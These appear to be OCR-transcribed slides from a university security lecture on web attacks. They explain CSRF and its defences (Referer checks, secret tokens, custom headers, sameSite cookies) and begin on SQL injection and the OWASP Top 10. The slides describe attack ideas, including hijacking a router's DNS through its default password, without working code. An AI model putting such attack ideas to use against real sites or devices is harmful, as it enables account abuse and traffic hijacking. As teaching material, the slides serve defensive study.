Web Attacks


CS155 Computer and Network Security

Acknowledgments: Lecture slides are from the Computer Security course taught by Dan Boneh and Zakir Durumeric at Stanford University. When slides are obtained from other sources, a a reference will be noted on the bottom of that slide. A full list of references is provided on the last slide.

Stanford University

Cross-Site Request Forgery (CSRF)

Cross-Site Request Forgery (CSRF)




```
$.post({url: “api.bank.com/account“, …})
```


Cross-site request forgery (CSRF) attacks are a type of web exploit where a website transmits unauthorized commands as a user that the web app trusts

In a CSRF attack, a user is tricked into submitting an unintended (often unrealized) web request to a website


Cross-Site Request Forgery (CSRF)



Cookie-Based Authentication



```
$.ajax({url: “api.bank.com/account“, …})
```



```
$.post({url: “api.bank.com/account“, …})
```

STOP

Cookie-based authentication is not sufficient for requests that have any side affect

Preventing CSRF Attacks

Cookies do not indicate whether an authorized application submitted request since they're included in *every* (in-scope) request

We need another mechanism that allows us to ensure that a request is authentic (coming from a trusted page)

Four commonly used techniques:

- Referer Validation
- Secret Validation Token
- Custom HTTP Header
- sameSite Cookies

Referer Validation

The `Referer` request header contains the address of the previous web page from which a link to the currently requested page was followed. The header allows servers to identify where people are visiting from.

https://bank.com	→	https://bank.com	✓
https://attacker.com	→	https://bank.com	X
	→	https://bank.com	??

Secret Token Validation

`bank.com` includes a secret value in every form that the server can validate

```
<form action=“https://bank.com/transfer" method="post">
  <input  type="hidden" name="csrf_token" value=“434ec7e838ec3167ef5">

  <input  type=“text" name="to">
  <input  type=“text" name=“amount”>

  <button type="submit">Transfer!</button>
</form>
```

Attacker can’t submit data to /transfer if they don’t know `csrf_token`

Secret Token Generation

```
<form action=“https://bank.com/transfer" method="post">
  <input  type="hidden" name="csrf_token" value=“434ec7e838ec3167ef5">  ?
  <input  type=“text" name="to">
  <button type="submit">Transfer!</button>
</form>
```

How do we come up with a token that user can access but attacker can’t?

- ✗ Set static token in form
  - → attacker can load the transfer page out of band
- ✓ Send session-specific token as part of the page
  - → attacker cannot access because SOP blocks reading content

Force CORS Pre-Flight

Requests that required and passed CORS Pre-Flight check are safe

- → Typical **`GET`**s and **`POST`**s don't require Pre-Flight even if **`XMLHTTPRequest`**

Can we force the browser to make Pre-Flight check? And tell the server?

- → You can add custom header to **`XMLHTTPRequest`**
    - → Forces Pre-Flight because custom header
    - → Never sent by the browser itself when performing normal **`GET`** or **`POST`**

Typically developers use **`X-Requested-By`** or **`X-Requested-With`**

sameSite Cookies

Cookie option that prevents browser from sending a cookie along with cross-site requests.

Strict Mode. Never send cookie in any cross-site browsing context, even when following a regular link. If a logged-in user follows a link to a private GitHub project from email, GitHub will not receive the session cookie and the user will not be able to access the project.

Lax Mode. Session cookie is be allowed when following a regular link from but blocks it in CSRF-prone request methods (e.g. POST).

Beyond Authenticated Sessions


Prior attacks were using CRSF attack to abuse cookies from logged-in user
Not all attacks are attempting to abuse authenticated user

Imagine script that logs into your local router using default password and changes DNS settings to hijack traffic

→ Logging in to a site is a request with a side effect!

SQL Injection

OWASP Ten Most Critical Web Security Risks



OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	∪	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	∪	A7:2017-Cross-Site Scripting (XSS)
